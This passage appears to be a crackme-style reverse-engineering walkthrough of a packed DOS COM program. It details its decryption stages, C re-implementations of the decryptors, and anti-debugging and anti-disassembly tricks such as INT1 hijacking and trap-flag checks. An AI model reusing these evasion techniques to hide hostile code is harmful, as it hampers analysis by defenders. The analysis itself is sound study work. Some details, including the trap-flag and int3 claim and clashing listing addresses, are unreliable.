You can notice that it contains some instructions which are valid, but do not change the execution of the program at all. For example, the numerous jump instructions, with random condition codes, that jump to the next instruction (so the program flow does not change whether the jump was to be taken or not). Other examples of these decoys are the multiple mov instructions that move a register to itself or various xor instructions that XOR some location with zero and others. These instructions are there just to confuse decompilers.

Next is the stage 1 disassembled with all the decoy instructions removed. Let's analyze how it works.

With decoy insns removed:

```
   ;; CS = 0000 for what we care (points at program)
   ;; DS = 0000
   ;; ES = 0000
   ;; SS = 0000

    0000:063a      7b00           jnp 0x63c
    ;; start decryptor                                  TOS
    0000:063f      6a00           push 0                ; stack = 00 00
    0000:0647      e80000         call 0x64a            ; stack = a4 06 00 00

    0000:0653      665a           pop edx               ; stack = empty; edx = 0000 064a
    0000:0657      81c26000       add dx, 0x60          ; dx = 0x64a+0x60 = 0x6aa
    0000:065b      0f23c5         mov dr0, ebp          ; Write bp to breakpoint 0
(1) 0000:0660      2e670112       add word cs:[edx], dx ; cs:edx = 0000:06aa, this
                                                        ; changes the comparison value
                                                        ; at 06a8 to 0a0e
    0000:0666      2e6781020400   add word cs:[edx], 4  ; Move dx pointer to start of
                                                        ; encrypted code and change
    0000:0673      81c20400       add dx, 4             ; the comparison value
 -> 0000:0677      89c9           ------------          ; (functional NOP)
:   0000:0679      2e678a0a       mov cl, byte cs:[edx] ; Load encrypted byte -> cl
:                                                       ; in the first iteration dx
:                                                       ; points to (2), where the
:                                                       ; 'encrypted' code starts
:
:   0000:067d      80e9b2         sub cl, 0xb2          ;
:   0000:0682      f6d1           not cl                ; Mangle cl
:   0000:0688      80c1e2         add cl, 0xe2          ;
:   0000:0691      56             push si               ; Trigger breakpoint if any
:   0000:0692      5e             pop si                ;
:   0000:069a      2e67880a       mov byte cs:[edx], cl ; Write back
:   0000:06a5      42             inc dx                ; Go to next byte
:   0000:06a8      81fa4603       cmp dx, 0x346         ; -> becomes cmp dx, 0a0e,
:        06aa          4603                             ; then cmp dx, 0a12
 -< 0000:06ac      75c9           jne 0x677             ; Jump back up
(2) 0000:06ae      42             inc dx                ; "ENCRYPTED" CODE STARTS HERE
    0000:06af      3d3c75         cmp ax, 0x753c        ; X   X   X   X   X   X   X   X
    0000:06b5      74ab           je 0x662              ;   X   X   X   X   X   X   X
                                                        ; Stage 2: 868 demangled bytes
```

When the DOS kernel loads a COM executable, it does so into offset 0x0100 in some code segment cs. The cs, ss, ds, and es segment registers are set to the segment that the COM is loaded. For the sake of our analysis, we can assume that these segments are zero. In most DOS versions si and di are set to 0x0100, but the cs is unknown. Analyzing real mode code that uses segments is a difficult task to take up with modern disassembly tools. I found that neither radare2 nor ghidra knows how to deal with this correctly. Later in stage 3, the code will do some tricks related to the IVT which is physically located in segment 0000. This should not be confused with the 0000 segment that appears on the disassembly listings. I will try to make it clear. Segmented memory was truly a dark time in x86 programming.

The code above demangles 868 bytes starting at 0x06ae. It uses a clever trick to hide the amount of bytes and the address that it starts demangling at. The code is riddled with decoy instructions that do not do anything. It also accesses 32-bit registers in 16-bit mode using the 0x66 and 0x67 operand size and address size prefixes. Let's go through the code instruction by instruction:

```
0000:063f      6a00          push 0
0000:0647      e80000        call 0x64a
```

The call instruction is used to push the current instruction address to the stack and the preceding push 0 is used to prefix the value with 0x0000. A call to relative address +0 allows for writing PIC (position independent code) as gives you the current ip. It also is a decoy instruction, as it transfers the execution to the instruction immediately after.

```
0000:064a      7500          jne 0x64c
```

One of the decoy instructions. No matter if the jump is taken or not, the execution continues at the next instruction

```
0000:0653      665a          pop edx
0000:0655      7900          jns 0x657
```

This loads edx with the value 0000 064a from stack. Now dx contains a pointer to the call instruction. The add instruction moves the pointer forward to 0x6aa.

```
0000:065b      0f23c5        mov dr0, ebp
```

dr0 through dr3 contain 4 hardware breakpoints for the CPU. This instruction overwrites the first breakpoint with the current ebp value. By default breakpoints only trigger when the addess matches on instruction execution. This is controlled by the RWn field in debug register dr7. If the program is running inside a debugger (or more correct, for DOS, if a debugger is running) then the debugger might have changed the RW0 field to trigger the breakpoint on memory access (write or read/write). This, in conjuction with the push si, pop si pair would cause a memory write at ebp (the stack is empty at this point) and trigger the breakpoint and confuse the debugger (likely unaware that it's breakpoint was changed). The push/pop pair is inside the demangler loop which makes it likely that someone who wants to debug this program would set a memory breakpoint here.

If a debugger is not running, this booby trap has no effect because the default for breakpoints is to trigger on instruction execution.

```
0000:0660      2e670112      add word cs:[edx], dx  ; cs:edx = 0000:06aa
```

This instruction adds the value of dx to the address at dx - it falls in the middle of the compare instruction (at 06a8), effectively changing the immediate operand of the compare to 0a0e.

```
0000:0660      2e670112      add word cs:[edx], dx
0000:0666      2e6781020400  add word cs:[edx], 4
```

The first add instruction increases the immediate operand by 4. The second add changes the value in dx accordingly which moves cs:edx to 0x6ae. That address is immediately after the jne 0x677, which ends the loop. It's where the 'encrypted' code starts.


```
0000:0679      2e678a0a      mov cl, byte cs:[edx]  ; Load encrypted byte -> cl
0000:067d      80e9b2        sub cl, 0xb2           ;
0000:0682      f6d1          not cl                 ; Mangle cl
0000:0688      80c1e2        add cl, 0xe2           ;
0000:069a      2e67880a      mov byte cs:[edx], cl  ; Write back
0000:06a5      42            inc dx
```

The main loop consists of 6 instructions that load a single byte from the 'encrypted' code, demangle it and write it back, then increase dx so that cs:edx points at the next byte to be processed.

```
0000:06a8      81fa4603      cmp dx, 0x346
0000:06ac      75c9          jne 0x677
```

A compare and jump instrucion ends the loop. Note that the comparison immediate operand will be different by the time it gets executed first because it was changed by the add at 660 and 666. The loop ends "Stage 1" of this encryptor. When dx == 0x0a12, the code following the loop will be fully demangled and the CPU will start executing it.

Now that we know the basic operations that stage1 performs, we can make a program that demangles the code.



```
/* The usual boilerplate code is omitted. The input file (raw COM
      file) is loaded entirely into a unit8_t array (memory). The
      memory array is then saved to a new file which represents the
      code memory after stage 1 is done                               */


   #define ST2_OFFS (0x6ae - 0x100)
   #define ST2_LEN 868
   #define BUFSZ 4096
   int main(char argc, char** argv){
     uint8_t memory[BUFSZ];
     //usual stuff, open file, load into memory array

     //Decode ST2_LEN bytes from input file starting at memory offset 0x6ae
     //COM file offset 0x5ae

     count = 0;
     while(count < ST2_LEN){
       uint8_t b = memory[count + ST2_OFFS];
       b -= 0xb2;
       b = ~b;
       b += 0xe2;
       memory[count + ST2_OFFS] = b;
       count++;
     }
     //Save memory to a new file, the usual stuff.

```

After we compile this program and run it on the com file, it will produce another binary which reflects the memory contents as they were just after the loop ends the stage 1 payload starts at 0x6ae and ends at 0xa12. We can open the resulting file in a disassembler and seek to 0x6ae. Note that the COM is loaded at an offset of 0x100, so we need to load our file to the disassembler at the same offset. In r2, you can pass a second argument to the open command like this:

```
[0000:0000]> o past_stage1.bin 0x100
```

Now we can analyze the descrambled code of stage 2.

```
               .===.
        Stage    .:'
               .:'
               ===='
    ----------------------
```

Stage 2 starts at 0x6ae. In our analysis, we need to consider the register file contents at the end of stage 1. We can find them by quickly skimming through stage 1 code:

```
;; dx = 0a12
;; di = 0x100   ds = 0x100   si = 0x100   es = 0x100  ch = ??  cl = decrypted byte
```

Here is the full stage 2 disassembly:

```
     0000:06ae      51              push cx
     0000:06af      56              push si
     0000:06b0      57              push di
     0000:06b1      1e              push ds
     0000:06b2      06              push es
     0000:06b3      6a00            push 0
     0000:06b5      1f              pop ds
     0000:06b6      e80000          call 0x6b9
     0000:06b9      58              pop ax
     0000:06ba      055500          add ax, 0x55
     0000:06bd      a30400          mov word [4], ax
     0000:06c0      8c0e0600        mov word [6], cs
     0000:06c4      0e              push cs
     0000:06c5      1f              pop ds
     0000:06c6      0e              push cs
     0000:06c7      07              pop es
     0000:06c8      9c              pushf
     0000:06c9      58              pop ax
     0000:06ca      80cc01          or ah, 1
     0000:06cd      50              push ax
     0000:06ce      9d              popf
     0000:06cf      e80000          call 0x6d2
     0000:06d2      5e              pop si
     0000:06d3      83c667          add si, 0x67
     0000:06d6      90              nop
     0000:06d7      8bde            mov bx, si
     0000:06d9      53              push bx
     0000:06da      e80000          call 0x6dd
     0000:06dd      5a              pop dx
     0000:06de      81c21703        add dx, 0x317
     0000:06e2      8bda            mov bx, dx
     0000:06e4      81c3ee01        add bx, 0x1ee
     0000:06e8      fc              cld
     0000:06e9      8bfe            mov di, si
     0000:06eb      b9bb02          mov cx, 0x2bb
     0000:06ee      33c0            xor ax, ax
```

```
 -> 0000:06f0      ac             lodsb al, byte [si]
‘   0000:06f1      32c4           xor al, ah
‘   0000:06f3      e82f00         call 0x725
‘     0000:0725      56             push si
‘     0000:0726      8bf2           mov si, dx
‘     0000:0728      3bf3           cmp si, bx
‘
‘.--< 0000:072a      7508           jne 0x734
‘:      0000:072c      8bf3           mov si, bx
‘:      0000:072e      81eeee01       sub si, 0x1ee
‘:      0000:0732      8bd6           mov dx, si
‘’--> 0000:0734      3204           xor al, byte [si]
‘
‘     0000:0736      42             inc dx
‘     0000:0737      5e             pop si
‘     0000:0738      c3             ret
‘
‘   0000:06f6      fec4           inc ah
‘   0000:06f8      aa             stosb byte es:[di], al
‘-< 0000:06f9      e2f5           loop 0x6f0

    0000:06d3      5b             pop bx
    0000:06d4      07             pop es
    0000:06d5      1f             pop ds
    0000:06d6      5f             pop di
    0000:06d7      5e             pop si
    0000:06d8      59             pop cx
    0000:06d9      83c310         add bx, 0x10
    0000:06dc      8cc8           mov ax, cs
    0000:06de      48             dec ax
    0000:06df      50             push ax
    0000:06e0      53             push bx
    0000:06e1      33db           xor bx, bx
    0000:06e3      33c0           xor ax, ax
    0000:06e5      cb             retf
```

Stage 2 prelude starts with some heavy stack operations. We have to keep track of the stack to have a clear view of the register file at the end of this stage. I’ve commented the listing with the stack contents and the stack depth:

```
                                                  ; <--stack--  (amount of words pushed)
    0000:06ae      51             push cx       ; ?? xx     (1)
    0000:06af      56             push si       ; 00 01 ?? xx   (2)
    0000:06b0      57             push di       ; 00 01 00 01 ?? xx  (3)
    0000:06b1      1e             push ds       ; 00 01 00 01 00 01 ?? xx  (4)
    0000:06b2      06             push es       ; 00 01 00 01 00 01 00 01 ?? xx  (5)
    0000:06b3      6a00           push 0        ; 00 00 00 01 00 01 00 01 00 01 ?? xx
```

This last instruction was quite problematic for me. It is encoded as 6a 00, which is `push imm8` instruction. I checked it precisely and I have to criticize the Intel Software Developers Manual. This instruction is called “Push immediate byte”, and you would think that this is what it does. That’s wrong - 386/x86 has no single byte stack operations. Instead, what this does, it sign-extends the byte to a word and then pushes that. This operation is also not clearly documented in the pseudocode section for PUSH instruction, as there is no case listed for when operand size is 8. If we assumed that this pushes a single byte, then the stack contents do not make sense at the end of this stage.

```
    0000:06b5      1f             pop ds          ; ds = 0000
    0000:06b6      e80000         call 0x6b9      ; b9 06 00 01 00 01 00 01 00 01 ?? xx
    0000:06b9      58             pop ax          ; ax = 6b9
                                                  ; stack = 00 01 00 01 00 01 00 01 ?? xx
```

```
0000:06ba      055500         add ax, 0x55      ; ax = 70e

0000:06bd      a30400         mov word [4], ax  ; Debug interrupt takeover
0000:06c0      8c0e0600       mov word [6], cs  ;

0000:06c4      0e             push cs           ; 00 01 00 01 00 01 00 01 00 01 ?? xx
0000:06c5      1f             pop ds            ; ds = 100 ds := cs
0000:06c6      0e             push cs           ; 00 01 00 01 00 01 00 01 00 01 ?? xx
0000:06c7      07             pop es            ; es = 100  es := cs
                                                ; stack = 00 01 00 01 00 01 00 01 ?? xx
```

Here we can see the "call next instruction" trick again, which lets us save the instruction pointer to the stack. I will come back to the two mov instructions in a moment. Let's continue our analysis noting down that the last 4 instructions here set ds and es to the code segment value.

```
0000:06c8      9c             pushf          ;
0000:06c9      58             pop ax         ; ax = flags
0000:06ca      80cc01         or ah, 1       ; flags.TF = 1
0000:06cd      50             push ax        ; The code here sets the trap flag --
                                             ; int3 is generated after every instr.
0000:06ce      9d             popf           ; Commit flags
```

The above code fragment sets the trap flag, which will cause an interrupt (int3) to be generated after the next instruction (call below).No int3 handler was registered and the default DOS one does nothing. Interrupt 3 is the debug interrupt (different than Interrupt 1, which was redefined before), so this would cause the program to drop out to a debugger if it was run inside one. Setting the trap flag will cause the debugger handler to be invoked after every instruction, which makes debugging harder because the program starts to single step (until you realize it and unset the TF). It bumps up the skill level necesary to crack this program with dynamic analysis.

```
0000:06cf      e80000         call 0x6d2     ; d2 06 00 01 00 01 00 01 00 01 ?? xx
0000:06d2      5e             pop si         ; si = 6d2
                                             ; stack = 00 01 00 01 00 01 00 01 ?? xx
0000:06d3      83c667         add si, 0x67   ; si = 0x739
```

We see the call-pop-add sequence again, this time to save the current instruction pointer to the si register, then adjust it by a constant. As we will see in a moment, this constant is the distance between the current ip and the end of decryption code, so that it points just after the stage 2 demangler, where encrypted stage 3 code resides.

Now the code proceeds to the main stage 2 code. I've commented the listing and will go through it in detail:

```
;; si = 0x739
;; ds, es segment registers are loaded with the segment COM is resident at (cs)
;; stack = 00 01 00 01 00 01 00 01 ?? xx

;-- stage2:
0000:06d6     90              nop
0000:06d7     8bde            mov bx, si       ; bx = 739;
0000:06d9     53              push bx          ; 39 07 00 01 00 01 00 01 00 01 ?? xx
0000:06da     e80000          call 0x6dd       ; dd 06 39 07 00 01 00 01 00 01 00 ...
0000:06dd     5a              pop dx           ; dx = 6dd;
0000:06de     81c21703        add dx, 0x317    ; dx = 9f4
0000:06e2     8bda            mov bx, dx       ; bx = 9f4
0000:06e4     81c3ee01        add bx, 0x1ee    ; bx = be2
0000:06e8     fc              cld              ; Clear dir flag
0000:06e9     8bfe            mov di, si       ; di <- si; di=0x739
0000:06eb     b9bb02          mov cx, 0x2bb    ; cx = 2bb
0000:06ee     33c0            xor ax, ax       ; ax = 0;  al = 00   ah = 00
```

The above snippet does some final preparations for the decryption loop. We have some more call-pop-add sequences to load the dx register with another pointer to what will be one of the keys for the algorithm. cx is loaded with a constant value that will be used to count the iterations of the algorithm.

Notice the nop instruction at the start of this snippet. I have a feeling the author needed to pad the code by just one byte? I think there might be some room for improvement here :)

Anyway, off to the decryption code. The registers at the beginning are as follows, with their functions described:

```
    ;; Regs at start:  al=0; ah=0; dx=9f4; bx=be2; si=0x739; di=0x739; cx=2bb;
    ;; al - payload byte
    ;; ah - rolling key (incremented each byte)
    ;; si and di - target r & w pointers
    ;; dx - key2 pointer
    ;; bx - constant value of 0xbe2 (not written)
    ;; cx - loop counter for loop insn
    ;;
    ;; Main demangle loop: al is the byte operated on. This is a dual XOR routine
    ;; First XOR key is sequential from 0.
    ;; Second XOR key takes the bytes between 9cc and bba.

 -> 0000:06f0     ac             lodsb al, byte [si]  ; al = payload byte; si++
‘   0000:06f1     32c4           xor al, ah           ; Xor with ah
‘   0000:06f3     e82f00         call 0x725           ; Call the stage 2 demangle func.
‘     ;; st2 demangle function
‘     0000:0725     56             push si            ; Save si
‘     0000:0726     8bf2           mov si, dx         ; si <- dx
‘     0000:0728     3bf3           cmp si, bx         ; bx =? dx; dx =? 0xbe2
‘
‘     ;; This clause will set dx to 0x9f4 if dx == bx (dx == 0xbe2)
‘ .-< 0000:072a     7508           jne 0x734
‘ :                                                   ; This executes if si == bx.
‘ :     0000:072c     8bf3           mov si, bx       ; si <- 0xbe2
‘ :     0000:072e     81eeee01       sub si, 0x1ee    ; si <- 0xbe2 - 0x1ee = 0x9f4
‘ :     0000:0732     8bd6           mov dx, si       ; dx <- si, dx = 0x9f4
‘ ‘-> 0000:0734     3204           xor al, byte [si]  ; key2 xor; al ^= *(dx)
‘
‘     0000:0736     42             inc dx
‘     0000:0737     5e             pop si
‘     0000:0738     c3             ret
‘
‘   0000:06f6     fec4           inc ah                 ; Increase key
‘   0000:06f8     aa             stosb byte es:[di], al ; Store decrypted byte
‘-< 0000:06f9     e2f5           loop 0x6f0             ; jmp 0x6f0 if cx-- != 0
```

This is a long snippet but it forms a logical block. Let’s run it down instruction by instruction:

```
    0000:06f0     ac             lodsb al, byte [si]  ; al = ciphertext; si++
    0000:06f1     32c4           xor al, ah
```

First we load a byte from the address in si to the register al. This is our ciphertext byte. si is automatically incremented by the lodsb instruction. Then we xor it with ah. (al <= al xor ah)

```
    0000:06f3     e82f00         call 0x725           ; Call the stage 2 demangle function
```

A call to a subroutine (function) is made. Let’s break the function down:

```
0000:0725     56             push si               ; Save si
0000:0726     8bf2           mov si, dx            ; si <- dx
```

We save si on the stack, then copy dx into it.

```
0000:0728     3bf3           cmp si, bx         ; bx =? dx; dx =? 0xbe2
0000:072a     7508           jne 0x734

;; This executes if si == bx.
0000:072c     8bf3           mov si, bx       ; si <- 0xbe2
0000:072e     81eeee01       sub si, 0x1ee    ; si <- 0xbe2 - 0x1ee = 0x9f4
0000:0732     8bd6           mov dx, si       ; dx <- si, dx = 0x9f4
```

Compare the dx value (which is now in si) with bx. bx is a constant of 0xbe2 (it is not written to in the entire loop). If the values are equal, the jne is not taken and the dx is rolled back to 0x9f4, it's original value set at 0x6e2. If the jump is taken the execution skips to 0x734:

```
0000:0734     3204           xor al, byte [si]  ; key2 xor; al ^= *(dx)
0000:0736     42             inc dx
0000:0737     5e             pop si
0000:0738     c3             ret
```

Now out ciphertext byte is xored again, this time with a byte pointed to by si. si still contains the dx value (in either case of the jump). Then dx is incremented, si is restored by the pop instruction to it's previous value and the subroutine ends jumping back to 0x6f6:

```
0000:06f6     fec4           inc ah           ; Increase key2
```

ah, which contains the rolling key value, is incremented


```
0000:06f8     aa             stosb byte es:[di], al   ;;  di++
```

The processed ciphertext byte (which is now cleartext), is stored in es:di, then di is incremented (stosb is a string operation which does all this in one instruction)

```
0000:06f9     e2f5           loop 0x6f0       ; jmp 0x6f0 if cx-- != 0
```

The loop instruction decrements cx and if its not zero the code jumps back to 0x6f0 to process the next ciphertext byte. Notice that the si and di values at the start are identical, so the code overwrites the ciphertext with the cleartext (it decrypts it in place).

This function can be expressed in C like this:



```
uint16_t si = 0x739;
uint16_t di = 0x739;
uint8_t  key = 0;       //ah
uint16_t key2 = 0x9f4; //dx
uint16_t cx = 0x2bb;   //cx
uint8_t  x;            //al
const uint16_t bx = 0xbe2;

  do {
    x = memory[si]; si++;    //@ 6f0
    x = x ^ key;             //@ 6f1
   // Function at 725
      if(bx == key2){          //@ 728, 72a
        key2 = bx - 0x1ee;     //@ 72e, 732
      }

    x = x ^ memory[key2];    //@ 734
    key2++;                  //@ 736
    key++;                   //@ 6f6
    memory[di] = x; di++;    //@ 6f8
    cx--;
    } while (cx != 0);    //loop @ 6f9
```

After the function is done, the code will prepare the registers for stage 3. Note that the stack is preserved by the decryption loop.

```
0000:06d3     5b             pop bx     ; bx =  739; stack = 00 01 00 01 00 01 ...
0000:06d4     07             pop es     ; es = 0100; stack = 00 01 00 01 00 01 ...
0000:06d5     1f             pop ds     ; ds = 0100; stack = 00 01 00 01 ?? xx
0000:06d6     5f             pop di     ; di = 0100; stack = 00 01 ?? xx
0000:06d7     5e             pop si     ; si = 0100; stack = ?? xx
0000:06d8     59             pop cx     ; cx = ??xx; stack = <empty>
```

These pop instructions are exactly in reverse order as the series of pushes at 0x6ae, except for the first instruction (pop bx). They
restore the segment values, di, si and cx registers to their values before stage 2. However the first instruction pops what was the pointer to the encrypted/decrypted code into bx, so now bx contains the pointer to stage 3 code.

```
0000:06d9     83c310         add bx, 0x10   ; bx = 0x749
0000:06dc     8cc8           mov ax, cs     ; ax = 0x100 (cs not written to so far)

0000:06de     48             dec ax         ; ax = 0x0ff
```

The next part is a clever trick to further confuse the hacker who wants to analyze this code. First, a constant of 0x10 is added to bx (which points to the stage 3 code). Then cs is copied to ax, and ax is decremented by 1.

```
0000:06df     50             push ax        ; stack = ff 00
0000:06e0     53             push bx        ; stack = 49 07 ff 00
0000:06e1     33db           xor bx, bx     ; bx = 0
0000:06e3     33c0           xor ax, ax     ; ax = 0
0000:06e5     cb             retf           ; Pull address from stack and return,
                                            ; go to stage 3 entry point
```

Here the trick happens: ax and bx are pushed onto the stack, then they are zeroed and a far return is executed. The far return is different from a near return in that it also pulls the new code segment value from stack. This will cause the code to do a long jump (intersegment jump) to ax:bx. But just a moment ago, these values were changed in a specific way. The segment was decremented, and 0x10 was added to the offset.

In practice the actual return address did not change. The offset and segment values were changed in a way that the segment:offset value still points to the same place - this is because how the x86's segmented memory model works.

In segmented memory model (real mode), the linear address is calculated by shifting the segment address by 4 bits to the left, and adding it to the offset. This means that increasing the offset by 0x10 (decimal 16) and decrementing the segment are opposite
operations and the result is unchanged. See the example below:

```
     0x 00ff       segment shifted << 4
  +  0x  0749    offset
     ----------
     0x 01739    logical/linear memory address
```

But this address also maps to 0100:0739:

```
     0x 0100
  +  0x  0739
    ----------
     0x 01739
```

The entry point to stage 3 is at 00ff:0749 (or 0100:0739). But before look there, let's come back to the two mov instructions at 6bd and 6c0, that we skipped, and the code before them. They move two registers into addresses 4 and 6 in the data segment.

```
    0000:06b3      6a00          push 0           ; stack = 00 00
    0000:06b5      1f            pop ds           ; ds = 0000; stack = <empty>
    0000:06b6      e80000        call 0x6b9       ; stack = b9 06
    0000:06b9      58            pop ax           ; ax = 6b9
    0000:06ba      055500        add ax, 0x55     ; ax = 70e

    ;; These two lines write ax and cs to the offset and segment fields of the
    ;; Interrupt Vector Table INT1. INT1 is the interrupt that handles debugging.
    ;; This will cause code at cs:070e to be executed when a breakpoint hits
    0000:06bd      a30400        mov word [4], ax
    0000:06c0      8c0e0600      mov word [6], cs

    0000:06c4      0e            push cs          ; Set ds = cs and es = cs
    0000:06c5      1f            pop ds           ; (restore es and ds values
    0000:06c6      0e            push cs          ; for self modifying code)
    0000:06c7      07            pop es           ;
```

The push 0; pop ds pair sets the data segment pointer to zero. In most CPUs, at addresses close to zero there are a lot of important values. In x86, it is where the Interrupt Vector Table (IVT) resides. The IVT contains 4 byte segment:offset pointers to subsequent interrupt service routines. Addresses 0000:0004 and 0000:0006 contain the vector for Interrupt 1, "Debug Exceptions". This service routine is executed whenever a breakpoint is hit. The debugger installs it's own service routine there (that is, writes the segment and offset to it) to take action when a debug breakpoint is hit. In this stage, the program becomes more defensive about being dynamically analyzed by hijacking the debugger's interrupt vector to it's own code.

INT1 is one of the two debug interrupts for x86. There are two interrupts for flexibility, and for things like debugging the debuggers. The simpler debug interrupt is INT3, which is made special by allocating a one byte opcode 0xcc reserved for it (it's the INT 3 opcode). This allows you to place that opcode anywhere in the memory, and because it's only one byte, it will never cause a page fault. Software debuggers use it when you place a breakpoint. The other interrupt is INT1 which is for hardware debugging. INT1 is called by hardware when one of the addresses saved in

4 debug registers (dr0 to dr3) matches the breakpoint conditions set in dr7. This is what lower level debuggers use. On DOS, the program has full hardware access so debuggers can use either or both mechanisms.

Nowadays user-level debuggers use INT3 because it’s available from userspace - it causes a SIGTRAP on unix systems, and calls the debug handler on NT (whatever that means, I could not find a definite answer). Hardware debug is reserved for the kernel and ring 0 code.

This is the new debug interrupt handler at 70e that is registered by the code at 6db:

```
     0000:070e      6650           push eax
     0000:0710      6633c0         xor eax, eax
     0000:0713      0f23f8         mov dr7, eax
     0000:0716      0f23c0         mov dr0, eax
     0000:0719      0f23c8         mov dr1, eax
     0000:071c      0f23d0         mov dr2, eax
     0000:071f      0f23d8         mov dr3, eax
     0000:0722      6658           pop eax
     0000:0724      cf             iret
```

It zeroes out all relevant debug registers, which effectively disables all breakpoints and returns to the code. This interesting
anti-reversing technique impacts dynamic analysis by preventing any (software) debugger from tracing the code, as the breakpoints set will not hit unless the breakpoint handler is re-registerd by the debugger.

```
                                   ___
                         Stage  ‘ //
                                   ‘:.
                                 ‘:_:’
                    __________________
```

Stage 3 starts with more stack operations. It saves all general purpose registers with pushaw, as well as ds and es segments. It then sets ds to 0000.

```
      ; Int 1 at 70e is still active - trap frag is set
     ; -- stage 3 entry point

 *** 0000:0749      fa             cli         ; Disable external interrupts
     0000:074a      60             pushaw      ; stack = 00 01 00 01 bpL bpH spL spH ...
     0000:074b      1e             push ds     ; stack = 00 01 00 01 00 01 bpL bpH ...
     0000:074c      06             push es     ; stack = 00 01 00 01 00 01 00 01 bpL ...
     0000:074d      6a00           push 0      ; stack = 00 00 00 01 00 01 00 01 00 ...
     0000:074f      1f             pop ds      ; ds = 0000; stack = 00 01 00 01 00 01 ...
```

Then, the trap flag is set. At the same time there is an anti disassembly trap set up. The jmp 0x747 skips one byte, so the instructions are offset. Most disassemblers will choke on this. I had to move the cursor in radare2 to 0x747 so that it disassembled the instructions correctly. Once you get past this trick, the code is revealed to check if TF (trap flag) was unset and “adjusts” the stack pointer by 0x100. This way the program will soon crash if you were examining this part in a debugger and disabled the trap flag.

```
      0000:0750      9c             pushf
     ;; stack = flL flH 00 01 00 01 00 01 00 01 bpL bpH spL spH 00 00 dl dh ?? ch 00 00
     0000:0751      58             pop ax      ; ax = flags ; stack = 00 01 00 01 00 01 ..
     0000:0752      f7d0           not ax      ; ax = flags#
     0000:0754      eb01           jmp 0x757

     ;; This is not a jump to next instruction (eb00),
     ;; it skips one byte (eb01)! These instructions do not make sense.
       0000:0756      9a25000103     lcall 0x301:0x25       ; Decoy - not a real insn
       0000:075b      e0a1           loopne 0x6fe           ; Decoys
```

```
  0000:075d      2000           and byte [bx + si], al ; Decoys

;; This is what the disassembler produces when
;; started at the correct address (0x747)
  0000:0757      250001         and ax, 0x100   ; ax = 0x100 if TF=0, 0x0 if TF=1
  0000:075a      03e0           add sp, ax      ; Roll stack back 0x100 if trap flag
                                                ; was unset at 750
```

